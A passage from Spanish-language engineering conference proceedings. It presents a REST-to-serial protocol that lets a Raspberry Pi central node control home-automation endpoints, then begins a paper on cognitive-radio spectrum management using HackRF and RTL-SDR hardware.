[14] Gartner, “Magic Quadrant for the Wired and Wireless LAN Access Infrastructure”, Agosto 2016 [en línea]. Disponible: <https://www.gartner.com/doc/3426431>. [Consulta 12/09/2016].

[15] Cisco Systems, Herramienta de estimación en línea, Noviembre 2016. [en línea]. Disponible: <https://apps.cisco.com/ccw/cpc/estimate>, [Consulta 01/11/2016].

[16] Cisco Systems, “Cisco Aironet 1570 Series Outdoor Access Point”, Febrero 2015. [en línea]. Disponible: <http://www.cisco.com/c/dam/en/us/products/collateral/wireless/>

[aironet-1570-series/datasheet-c78-732348.pdf](#), [Consulta 04/03/2017].

[17] Cisco Systems, “Cisco 2500 Series Wireless Controllers”, Agosto 2016. [en línea], Disponible: http://www.cisco.com/c/en/us/products/collateral/wireless/2500-series-wireless-controllers/data_sheet_c78-645111.pdf, [Consulta 04/03/2017].

Propuesta de un Modelo Unificado de Comunicación "REST-API/SERIAL" para la Interacción entre Diferentes Tecnologías de Domótica

Gonzalez Casco Pablo, Cortes Bracho Oscar
Instituto de Ingeniería y Agronomía
Universidad Nacional Arturo Jauretche
Av. Calchaquí 6200 cp 1888
ocortesbracho@unaj.edu.ar, pcasco@unaj.edu.ar

Abstract

Los cálculos más optimistas del número de dispositivos conectados a internet para el cuarto de siglo (2025), pronostican valores de alrededor de 6,5 dispositivos conectados por habitante ¹. Con un claro panorama de hiperconectividad, la implementación de lo que hoy se conoce como Internet De las Cosas (IOT por sus siglas en inglés) [1] y en particular la Domótica serán -irremediamente- partes integrales de las problemáticas relacionadas con las construcciones habitacionales del futuro, en lo que se consideran edificios inteligentes.

En la implementación de proyectos de Domótica, que permiten la utilización de más de un estándar abierto o comercial, se pueden encontrar dificultades en la comunicación entre los dispositivos que intervienen. En particular, la interpretación de los datos en las interfaces hombre-máquina, y la interacción entre sensores y actuadores de distinto fabricante.

En el presente trabajo se explica una implementación basada en software aplicable a una arquitectura como la reportada en trabajos anteriores [3], donde interactúan diferentes protocolos de comunicación para estándares de domótica. La solución propuesta se basa en la unificación de un estándar de acceso a los dispositivos y la utilización de paquetes específicos diseñados para soportar la comunicación.

Se desarrollan, implementan y se presentan ejemplos de un protocolo de alto nivel (Software) para comunicarse con dispositivos conectados por medio de tecnologías disímiles de Domótica/IOT, estas tecnologías pueden ser tanto alámbricas como inalámbricas. Como resultado de la investigación se muestran las ventajas y desventajas del diseño del uso de un protocolo a medida,

para el acceso a los datos de diferentes interfaces que forman parte de la red de domótica.

1. Introduction

La masiva utilización del paradigma IOT para nuevas implementaciones de conectividad entre dispositivos (por ejemplo la Domótica) diversifica en gran medida, los protocolos y estándares propuestos para el paradigma de lo que hoy se conoce como IOT.

Hoy existen una gran variedad de protocolos y tecnologías que intentan solucionar y posicionarse como paradigmas dominantes de IOT. Esta diversidad conlleva a dificultades en las implementaciones así como en la compatibilidad con anteriores proyectos ya implementados al nuevo paradigma IOT.

Se han presentado propuestas que intentan resolver los temas de interoperabilidad entre los estándares existentes y nuevos. Se han reportado en diversos artículos soluciones para este nuevo paradigma, las cuales van desde el Hardware [3,4] al Software, siendo el Software donde se pueden encontrar menos referencias. En el presente trabajo se presenta una propuesta de solución basada en software cuyo fin es permitir la estandarización de los paquetes de datos de diversas tecnologías de comunicación tanto alámbricas como inalámbricas.

Los trabajos previos [3] presentan una solución al problema de proyectos integrales de Domótica, que permiten la utilización de más de un estándar de comunicación, proponiendo una arquitectura modular que permite la interoperabilidad entre las diferentes tecnologías. En el presente trabajo se utiliza la arquitectura de interoperabilidad reportada [3], y se propone una transformación u homologación de las interfaces seriales [RS-232 (Estándar ANSI/EIA-232)] a un estándar inspirado en la arquitectura de software REST (Representational State Transfer)[2], unificando en un solo protocolo la comunicación entre dispositivos, clientes y coordinadores.

¹ <https://github.com/louischatriot/nedb>

La solución está enfocada en la interacción entre los denominados nodos finales y el nodo central que se propuso en [3]. En esta arquitectura el nodo central fue usado como puente (Figura 1), exponiendo así, por un lado, una interfaz *REST*, y por el otro, distintas interfaces seriales conectadas a los *Endpoints* (Dispositivos finales conectados), de esta manera el nodo central media entre las peticiones *REST* y los *Endpoint*, accediendo desde un cliente a la información de los sensores y actuadores de manera transparente.




Figura 1. Tomada el Artículo indicado en la Referencia [2]. Propuesta de arquitectura de interoperabilidad entre estándares comerciales para la domótica.

2. Criterio de diseño

En el campo de la IOT, varios de los dispositivos inalámbricos como son: HC05 [6], WIFI ESP8266[5], Xbee[7], y otros, permiten ser configurados mediante la interfaz de comandos *AT* (Por abreviatura de attention, 1977 por Dennis Hayes), centralizando todo intercambio de datos por el puerto serie.

Si bien en este trabajo se realizaron pruebas con los dispositivos: HC05, ESP8266 y Xbee, cualquier dispositivo que se pueda configurar por comandos *AT* y mapear los datos a un puerto serie queda alcanzado por la solución propuesta en el presente trabajo.

3. Descripción de la arquitectura propuesta

Se definen tres elementos que serán utilizados y que hacen parte de la solución: *Nodo Central*, *Cliente* y *Endpoint*. En cuanto a la arquitectura general de la implementación, la solución se divide en dos partes. La primera parte corresponde a la comunicación entre el *Nodo central* y los *Clientes*. La segunda corresponde a la comunicación entre el nodo central y los *Endpoints*. La Figura 2, muestra los elementos antes mencionados.

3.1 Primera Parte

El *Nodo Central* es el eje principal de la solución, cuenta con una interfaz web que expone una API (PI: Application Programming Interface) basada en la arquitectura de software *REST* con la cual interactúan los clientes. El *Nodo Central* se encarga de mantener el estado de los sensores; informar del estado de la red cuando algún cliente lo requiera mediante alguna petición y recibe acciones de los clientes, las cuales son redireccionadas a los *Endpoints*.

La tecnología sobre la cual está soportada la interfaz *API-REST* expuesta a los clientes está desarrollada utilizando la herramienta de desarrollo de aplicaciones *Node.js* [8]. El *Nodo Central* fue desarrollado se desarrolló con una conexión a con una base de datos orientada a documentos denominada *nedb*². La base de datos *nedb* funciona bajo el paradigma *NoSql* y se ejecuta como librería asociada a *Node.js* sin necesidad de instalar un motor de base de datos. La Figura 3 muestra una descripción detallada de la primera parte con un ejemplo de los mensajes de solicitud de información y respuesta por parte de *Nodo Central*

La utilización de una interfaz *REST-API* permite que las aplicaciones clientes sean independientes de la tecnología y del tipo de dispositivo, permitiendo utilizarse como cliente una página web o cualquier interfaz que soporta el protocolo *HTTP*³ (*RFC 7540*).




Figura 2.

²<https://github.com/louischatriot/nedb>

³ <https://tools.ietf.org/html/rfc7540>

3.2 Segunda Parte

Para la explicación de la segunda parte de la implementación el foco está en el nodo central. Se utiliza un componente (Librería de la herramienta Node.js denominado *serialport*⁴) que permite al servidor que contiene el servicio web *REST-API (Nodo Central)* acceder al puerto serie o los puertos serie con los que cuenta el servidor.

Las interfaces series soportadas por la implementación se encuentran en la mayoría de las tecnologías inalámbricas utilizadas en los estándares comerciales para Domótica. Las tecnologías inalámbricas como Xbee o Bluetooth, HC-05 permiten mapear todos los paquetes que reciban de manera inalámbrica a un puerto serie, al igual que el módulo WIFI ESP8266, que permite enviar datos vía la puerta serie a una dirección IP.

En el contexto indicado el intercambio de información, se reduce a enviar y recibir los datos de los sensores y actuadores de un servicio *REST-API* a un puerto serie determinado. Cada dispositivo que se agregue a la red de sensores y actuadores se debe configurar de forma que permita enviar o recibir datos a partir del puerto serie

La comunicación entre el *Nodo Central* y los *endpoints* se realizará mediante el puerto serie. El formato de la trama de datos se arma usando una sintaxis similar a la utilizada en el servicio *REST-API* expuesto a los clientes en la “*primera parte*” de la solución. La sintaxis no es idéntica (ya que no hay métodos POST, GET, etc., ni headers, body, etc propios del protocolo HTTP)⁵, sin embargo, se desarrolló de forma que sea lo más concordante posible, posibilitando transparencia para los desarrolladores y claridad en su implementación y ampliación a nuevos protocolos. En adelante a esta parte de la solución para este trabajo se le denominará “*REST-SERIAL*” en contraposición con la primera parte “*REST-APP*”.

4. Funcionamiento de la interfaz propuesta “REST-SERIAL”

Cuando el *Nodo Central* consulta el estado de un nodo específico, lo hace emulando *GET* de un servicio *REST* Tradicional (como se muestra en la tabla 1) (*REST-API*).

⁴ <https://github.com/EmergingTechnologyAdvisors/node-serialport>

⁵ <https://developer.mozilla.org/es/docs/Web/HTTP/Methods>

Cuando se quiera mover un actuador o configurarlo se hace emulando un *PUT* del servicio *REST* tradicional (*REST-API*), donde los argumentos van seguidos a la *URL*. Para ambos casos, “Primera parte” y “Segunda parte”(Figura 1) de la solución, la respuesta va a ser un *.json*⁶. En el caso del *REST* (Primera Parte) la respuesta estará en el body y el el “*REST SERIAL*” el *.json* será recibido por el mismo puerto serial donde se haya enviado la petición (Segunda Parte).

GET	El método GET solicita una representación de un recurso específico. Las peticiones que usan el método GET sólo deben recuperar datos.
POST	El método POST se utiliza para enviar una entidad a un recurso en específico, causando a menudo un cambio en el estado o efectos secundarios en el servidor.
PUT	El modo PUT reemplaza todas las representaciones actuales del recurso de destino con la carga útil de la petición.

Tabla 1. Resumen Métodos REST-API Tradicional Protocolo HTTP ⁵.

Desde el punto de vista de los cliente *REST-API* (Primera parte) (App mobile, página web, App de escritorio) se envían acciones a dispositivos sin tener que saber que tipo de conexión tienen el *endpoint* final. Es el *Nodo Central* el que tiene que resolver tipos de conexiones y es el que envía la petición al dispositivo mencionado.

La modularidad del sistema permite ampliar la cantidad de dispositivos que puede conectar el *Nodo Central*, desarrollando el *Plugin* correspondiente.

La Figura 4, Representa un ejemplo de comunicación de la “*Segunda Parte*” de la solución.

5. Ejemplo de Aplicación práctica

Como se indica en la representación de la arquitectura propuesta en la Figura 2, el *Nodo Central* utilizado en las pruebas realizadas para las pruebas del presente trabajo es una *RaspberryPi*⁷. Los clientes fueron clientes de testing representados por una aplicación que permite realizar un set completo de intercambio de datos con una

⁶ <http://www.json.org/>

⁷ (<https://www.raspberrypi.org/>)

interfaz web *REST-API*(En particular para las pruebas se utilizó la aplicación *Postman*)⁸. Para probar la funcionalidad de los denominados endpoints se utilizaron Arduinos⁹ con placas Bluetooth HC-05, WIFI ESP8266, Xbee S2B conectadas a una computadora mediante una interfaz COM1(USB-Arduino).

5.1. Cliente Web consultando el estado de un endpoint:

“Primera Parte” de la arquitectura:

Descripción: La información es recibida por el servidor web *REST-API*(Nodo Central) *RaspberryPi* y devuelve el estado del nodo *Endpoint* consultado.

“Segunda Parte” de la arquitectura:

Descripción: El servidor web *REST-API* emula el comportamiento de un gateway y consulta a el endpoint que tiene la capacidad de exponer su interfaz *REST-SERIAL* devolviendo al Servidor la información del estado del *Endpoint*.




Figura 3.

5.2. Varios dispositivos endpoints conectados al mismo Puerto serie.

Este escenario se estudian los caso en los cuales los dispositivos *Endpoints* que estén conectados por WiFi o Xbee. Para identificar a un dispositivo endpoint particular además de identificar el puerto serie hay que especificar el nombre del dispositivo.

5.2.1 Ejemplo: Prender o apagar un actuador

“Primera Parte” De la arquitectura

Acción: Modificar el estado del un actuador 1 en el endpoint 1

⁸ (Ejemplo: <https://www.getpostman.com/>)

⁹ <https://www.arduino.cc/>

```
método: PUT
url: servidorIOT/endpoint1
Body: {"act1": 1}
```

“Segunda Parte” De la arquitectura

Para modificar el estado del actuador 1 en el endpoint 1 por medio del COM1 al cual hay conectados varios dispositivos.

```
COM1 → /endpoint1/act1/1
```

Para modificar el estado de un actuador 1 en el endpoint 2 por medio del COM1 al cual hay conectados varios dispositivos.

5.2.2 Consultar el estado de un endpoint

“Primera Parte” de la Arquitectura:

consultar el estado del endpoint 1

```
método: GET
url: servidorIOT/endpoint1
```

Respuesta:

```
{"act1": 1, "id": "008", "name": "endpoint1", "connected": true}
```

“Segunda Parte” De la Arquitectura:

Para consultar estado del actuador 1 en el endpoint 1 por medio del COM1 al cual hay conectados varios dispositivos.

mensaje enviado al

```
COM1 → "/endpoint1"
```

Respuesta:

```
{"act1": 1, "id": "008", "name": "endpoint1", "connected": true}
```

Para consultar estado del actuador 1 en el endpoint 2 por medio del COM1 al cual hay conectados varios dispositivos.

mensaje enviado al puerto COM1

```
COM1 → “/endpoint2”
```

Respuesta:

```
{“act1”: 0, “id”: “009”, “name”:  
“endpoint2”, “connected”: true}
```

5.3. Un endpoint conectado a un Puerto serie:

Este caso se da en los dispositivos Serie conectados directamente a la computadora que contiene al servidor “*Nodo Central*” o un dispositivo conectado por bluetooth a la computadora que tiene ejecutando el “*Nodo Central*”. La invocación a servidor web *REST-API* por parte de los clientes es igual a los casos anteriores. Esto se debe a que desde el punto de vista de los clientes no interesa el tipo de interfaz que usa el endpoint.

5.3.1 Prender o apagar un actuador

“Segunda Parte” De la Arquitectura:

Para consultar estado del *actuador 1* en el *endpoint 1* por medio del COM1 al cual es el único dispositivo conectado

Ejemplo de mensaje:

mensaje enviado al COM1:

```
COM1 → “/act1/1”
```

Si bien el único dispositivo conectado al COM1 es el endpoint 1 igual le agregamos el nombre del dispositivo a la invocación para que quede uniforme la sintaxis con respecto al caso anterior.

mensaje enviado al COM1:

```
COM1 → “endpoint1/act1/1”
```




Figura 4.

5.3.2 Consultar el estado de un nodo

“Segunda Parte” De la Arquitectura

consultar el estado del *endpoint 1* conectado al COM1

mensaje enviado al COM1:

```
COM1 → “endpoint1/act1”
```

Respuesta:

```
{“act1”: 1, “id”: “008”, “name”:  
“endpoint1”, “connected”: true}
```

De esta manera casi la única tarea de traducción que tiene que hacer el *Nodo Central* es el ruteo a donde esta conectado cada *endpoint*.

Otra alternativa es también hacer un broadcast cuando se hace el envío de información a los *endpoint* y que responsabilidad del endpoint de ver si el mensaje era para él, en cuyo caso no es necesario hacer tabla de ruteo

6. Resultados y Discusiones

Aunque el formato de mensaje y respuesta propuesto sea extenso en comparación con elegir un *frame(Trama de datos)* de posiciones fijas, donde cada Byte tiene un significado, hace que las tareas de la interfaz web *REST-API* que expone el servidor (*Nodo Central*) al cliente sea transparente y permita exponer una API a los clientes aprovechando las ventajas del protocolo REST-API.

Se estudio el modelo de recepción de datos por parte del *Nodo Central* y el uso del formato de datos JSON en las interfaces seriales. Se probó satisfactoriamente el uso

del payload (Carga útil de los datos transmitidos) adicional que llega al *Nodo Central* desde los *Endpoints*.

En función de las pruebas realizadas sobre la arquitectura propuesta, se puede concluir que en una red con un número de dispositivos en el rango medio como las utilizadas para Domótica no presenta problemas de performance y saturación en la interconexión entre el *Nodo Central* y los *Endpoints*.

Se comprobaron las ventajas conocidas de la utilización de formato de datos JSON en el intercambio de información entre el nodo central y los endpoints, facilita las tareas de desarrollo en comparación con la utilización de un protocolo propietario para cada tecnología. La utilización de la solución “*REST-SERIAL*” simplifica la curva de aprendizaje, aprovechando además el poder persistir los objetos en bases de datos NoSQL sin la intervención del nodo central en el proceso de persistencia. La incorporación de una nueva tecnología a la red con la arquitectura propuesta se resume al desarrollo de un plugin que cumpla con las especificaciones indicadas para el “*REST-SERIAL*”.

Una de las desventajas de la solución, es que impide usar el dispositivo sin la presencia de un controlador serial que permita la comunicación con el *Nodo Central*, y se ve la necesidad de incorporar hardware adicional (Por ejemplo: Arduino) al *endpoint*.

Como característica de arquitectura el uso de la solución obliga a que los nodos no se comuniquen entre sí. La comunicación solo es por medio del *Nodo Central*. Esta característica permite modularidad en la arquitectura, facilitando la actualización y migración a diferentes tecnologías.

7. Referencias

[1] Towards a definition of the Internet of Things (IoT) Issue 1
Published 13 MAY 2015
http://iot.ieee.org/images/files/pdf/IEEE_IoT_Towards_Definition_of_Things_Issue1_14MAY15.pdf

[2] Roy Thomas Fielding “Architectural Styles and the Design of Network-based Software Architectures” 2000
https://www.ics.uci.edu/~fielding/pubs/dissertation/rest_arch_style.htm

[3] Cortés Bracho Oscar, Gonzales Casco Pablo; 3er Congreso Nacional de Ingeniería Informática / Sistemas de Información | 19 y 20 de Noviembre | UTN, Facultad Regional Buenos Aires.

[4] Reen-Cheng Wang , Ruay-Shiung Chang, Han-Chieh Chao, “ Internetworking Between ZigBee/802.15.4 and IPv6/802.3 Network ” , " IPv6'07, August 31, 2007, Kyoto, Japan.

[5]. ESP8266EX Datasheet Version 4.3 Espressif Systems IOT Team <http://bbs.espressif.com/> Copyright © 2015. https://cdn-shop.adafruit.com/product-files/2471/0A-ESP8266_Datasheet_EN_v4.3.pdf

[6]. Single Chip Bluetooth® v2.0+EDR System Production Information Data Sheet For BC417143B-IQN-E4 BC417143B-IRN-E4 July 2005. <http://yourduino.com/docs/CSR-BC417-datasheet.pdf>

[7] © Copyright 1996-2016 Digi International Inc. All rights reserved. <http://www.digi.com/lp/xbee>

[8] © 2016 Node.js Foundation. All Rights Reserved. Portions of this site originally © 2016 Joyent. Node.js is a trademark of Joyent, Inc. <https://nodejs.org/en/>

Gestión del Espectro en una Red Inalámbrica Cognitiva

Narváez Pablo

Facultad de Ingeniería, IESIING
Universidad Católica de Salta
Campo Castañares, Salta-capital. Argentina.
efeparo@yahoo.com.ar

Aparicio Alvaro

Facultad de Ingeniería, IESIING
Universidad Católica de Salta
Campo Castañares, Salta-capital. Argentina.
alvarop077@gmail.com

Resumen

La tendencia de crecimiento exponencial en el tráfico de datos en las redes inalámbricas existentes supone un cambio en el paradigma de asignación de espectro radio eléctrico estático implementado actualmente, el cual es causante del ineficiente uso del espectro y la escasez de los recursos de frecuencias, por un sistema de asignación basado en técnicas de gestión de asignación de espectro dinámicas.

Una Red Inalámbrica de Radio Cognitiva es la mejor candidata en este aspecto, donde las técnicas cognitivas pueden ser usadas para incrementar la eficiencia espectral.

El presente documento describe el desarrollo de un sistema de gestión de asignación de espectro en un entorno cognitivo sobre una red inalámbrica Wi-Fi. Partiremos del estudio de los conceptos básicos del proyecto para adentrarnos en los diferentes esquemas de arquitectura de red y de comunicación, dando un panorama de las herramientas de procesamiento y adquisición de datos, culminando con los planteos elaborados para la gestión de la red de radio cognitiva.

Palabras claves: Radio Cognitiva, Comunicaciones Inalámbricas, Wi-Fi, Gestión del espectro.

1. Introducción

La radio cognitiva es la llave que permite a una terminal inalámbrica cognitiva el acceso dinámico a las oportunidades espectrales disponibles. La radio cognitiva fue definida por Joseph Mitola III en el año 2000 como “El punto en el cual las PDA inalámbricas y las redes relacionadas son, en términos computacionales, lo suficientemente inteligentes con respecto a los recursos de radio y las correspondientes comunicaciones de terminal a terminal como para detectar las necesidades eventuales de comunicación del usuario como una función del contexto de uso y proporcionarle los recursos de radio y servicios inalámbricos más adecuados a sus necesidades”[1]. Podemos definir dos características que diferencian a una

radio cognitiva de un radio convencional: La Capacidad Cognitiva y la Reconfigurabilidad. [2]

Estas dos características nombradas con anterioridad, pueden ser aprovechadas de las funcionalidades ofrecidas de la tecnología de Radio Definida por Software (SDR) la cual es definida como “una radio en la que los parámetros operativos de radiofrecuencia (RF) incluyendo, pero no limitado a, rango de frecuencia, tipo de modulación o potencia de salida pueden ser ajustadas o alteradas por software y/o la técnica mediante la cual esto se consigue”. El hecho de poder ajustar mediante software los parámetros y recursos de frecuencia utilizados en la transmisión de datos, son deseables para el desarrollo de la Red de Radio Cognitiva brindando la flexibilidad necesaria para su implementación.

La radio cognitiva (CR) hace uso de una plataforma de radio definida por software (SDR) que permite la reconfiguración de las variables y parámetros de transmisión de las señales haciendo uso eficiente tanto del hardware disponible como del entorno de radio en cuestión (Ver Figura 1). La combinación de tecnologías, CR y SDR, en conjunto con un sistema de asignación de frecuencias regulado flexiblemente el cual es compartido entre sus usuarios, sistema que se conoce como Acceso Dinámico al Espectro, permite la optimización de todo el sistema de comunicaciones inalámbrico, a partir de la mejora en la




Figura 1 – Diagrama de Bloques SDR/CR

eficiencia del uso del espectro de ancho de banda y el aprovechamiento de todo el espectro disponible. [3].

De esta manera, este proyecto se plantea la aplicación de estas tecnologías en cohesión con dispositivos de redes de WiFi para formar una red de radio cognitiva (CRN) sobre un entorno de comunicaciones inalámbricas en la banda ISM de 2.4 GHz. y las restantes bandas no licenciadas, gestionando la convergencia de los nodos de la red con el estándar IEEE 802.11. La implementación de esta red debería ser capaz de tener una fuerte capacidad de adaptación y control de la frecuencia, velocidad, potencia, entre otros parámetros, brindando la posibilidad de mejorar las redes LAN inalámbricas en el sentido de calidad de servicio ofrecido en ámbitos públicos e institucionales.

Se plantea la utilización de un esquema de arquitectura centralizada donde cada nodo contará con las características de radio cognitiva definidas con anterioridad (ver Figura 2). En estos términos los nodos realizarán el sensado del espectro al mismo tiempo que transmiten, gracias a la convergencia de las placas WiFi y SDR, como se muestra en la Figura 2.b donde se detalla el diagrama de bloques del modelo deseado de la construcción de los nodos.




Figura 2 – a) Arquitectura de Red Planteada; b) Diagrama de bloques módulo inalámbrico cognitivo

2. Hardware y Placas de Adquisición empleadas

Para este proyecto se hará uso de una plataforma de radio definida por software (SDR) la cual es definida como “radio en la que los parámetros operativos de radiofrecuencia (RF) incluyendo, pero no limitado a, rango de frecuencia, tipo de modulación o potencia de salida pueden ser ajustadas o alteradas por software y/o la técnica mediante la cual esto se consigue”. La principal característica a explotar es la funcionalidad de radio flexible que provee esta tecnología, la cual nos permitirá obtener los requisitos deseados de Capacidad Cognitiva y Auto-Reconfiguración. [15]

Radio Cognitiva es un sistema SDR inteligente o cognitivo donde su convergencia se muestra en la figura 2. La plataforma SDR realiza funciones referentes a modulación, codificación y procesamiento de señales a nivel de software, haciendo uso de procesadores de uso general brindando flexibilidad en sus aplicaciones, aportando a este esquema características inteligentes o capacidades cognitivas (Sensado, Aprendizaje, Optimización) obtenemos como resultado una Radio Cognitiva.

El hardware a emplear en el diseño de la red consistirá en las siguientes placas de adquisición, las cuales se describirán a lo largo de esta sección: HackRF One from Great Scott Gadgets, RTLSDR RTL2832U DVB-T, módulo WIFI HLK-RM04 y Antena ANT500.



Figura 3 – HackRF One

HackRF es una plataforma de desarrollo de código abierto sobre la que se implementa un potente sistema SDR con la capacidad de transmitir y recibir señales de




Figura 4 – Diagrama de bloques HackRF

radiofrecuencia entre 1Mhz y 6Ghz. Este mismo se conecta a un ordenador a través de un puerto USB.

El procesador del PC se encargará de realizar el procesamiento digital de las señales y realizar las transformaciones necesarias para emitir o recibir por la antena. Es importante destacar que una de las principales limitaciones de esta plataforma es su funcionamiento de modo Half-Duplex, siendo necesarios 2 dispositivos para alcanzar la funcionalidad de Transmisión/Recepción simultánea o más conocida como modo Full-Dúplex.

El ancho de banda máximo que puede manejar es de aproximados 20Mhz, la cual es suficiente para la mayor parte de aplicaciones de comunicaciones civiles actuales. La alimentación es proporcionada a través del puerto USB conectado al ordenador.

Las características principales del Hack RF-One son las siguientes: [6]

- 1 MHz a 6 GHz de frecuencia de funcionamiento.
- Half-Duplex transceptor.
- Hasta 20 millones de muestras por segundo.
- Muestras en cuadratura de 8 bits (8 bits I y Q de 8 bits)
- Compatible con GNU Radio, SDR #, y más.
- Software-configurable RX y TX ganancia y filtro de banda base
- Potencia de puerto de antena controlado por software (50 mA a 3,3 V)
- Conector de antena SMA hembra
- Entrada de reloj para la sincronización de salida.
- Hi-Speed USB 2.0.
- Alimentación vía USB

RTL-SDR es una radio muy barata definida por software que utiliza un dongle de sintonizador de TV DVB-T basado en el chipset RTL2823U (Ver Figura 5). Tiene la capacidad de acceder directamente a los datos de señal I/Q lo cual le da la característica necesaria para llamarse un SDR de banda ancha haciendo uso de un controlador de software.



Figura 5 – Periférico RTL-SDR

RTL-SDR puede utilizarse como un escáner de radio de banda ancha, pero no posee la funcionalidad de transmitir señales (Ver Figura 6).

La velocidad máxima de muestreo es de 3.2MS/s (Mega muestras por segundo) aunque el dispositivo a esta tasa

tiende a ser inestable y por consecuencia puede perder muestras. Por lo tanto, la tasa máxima de muestreo en la cual no se pierden muestras es de 2.4MS/s, aunque hay estudios del módulo en los que se ha podido trabajar sin inconvenientes a 2.8 y 3.2 utilizando puertos USB 3.0. [7]




Figura 6 – Diagrama de bloques RTL-SDR

Las características más relevantes de esta placa son:

- Interfaz: USB 2.0 Estándar
- Entrada: 75 Ohm IEC (Din) Conector
- Salida: Conector USB macho
- Frecuencia de recepción:
 - DVBT: 48,25 ~ 863,25 MHZ
 - Radio de FM: 87.5 ~ 108 MHZ
 - Radio DAB: L-Band-1452960 ~ 1490624 KHZ.
 - VHF-174928 ~ 239200 KHZ
 - Sistema de TV: Compatible con DVB-T y DAB.
- Códigos empleados: 1 / 2,2 / 3,3 / 4, 4 / 5,5 / 6 y 7/8
- Ancho de banda: 6/7/8 MHZ, selección automática para DVB-T
- Fuente de alimentación: Bus USB
- Potencia consumida: ≤ 1,5 W

El Módulo **WIFI HLK-RM04**, mostrado en la Figura 7, es un módulo UART-ETH-WIFI integrado de bajo coste (puerto serie - Ethernet - Red Inalámbrica) desarrollado por Shenzhen Hi-Link Electronic Co. Este producto es un módulo integrado basado en la red de interfaz Serie Universal Estándar, integrado en la pila de protocolos TCP



Figura 7 – Módulo HLK-RM04

/ IP, que permite el puerto serie del usuario, Ethernet, interfaz de red inalámbrica (Wi-Fi) entre las conversiones. A través del módulo HLK-RM04, los dispositivos de serie tradicionales no necesitan cambiar ninguna configuración. Los datos pueden transmitirse a través de la red Internet. Proporciona una solución rápida para que los dispositivos serie del usuario puedan transferir datos a través de Ethernet. [8]

Las características principales de esta placa son:

- Estándar de red:
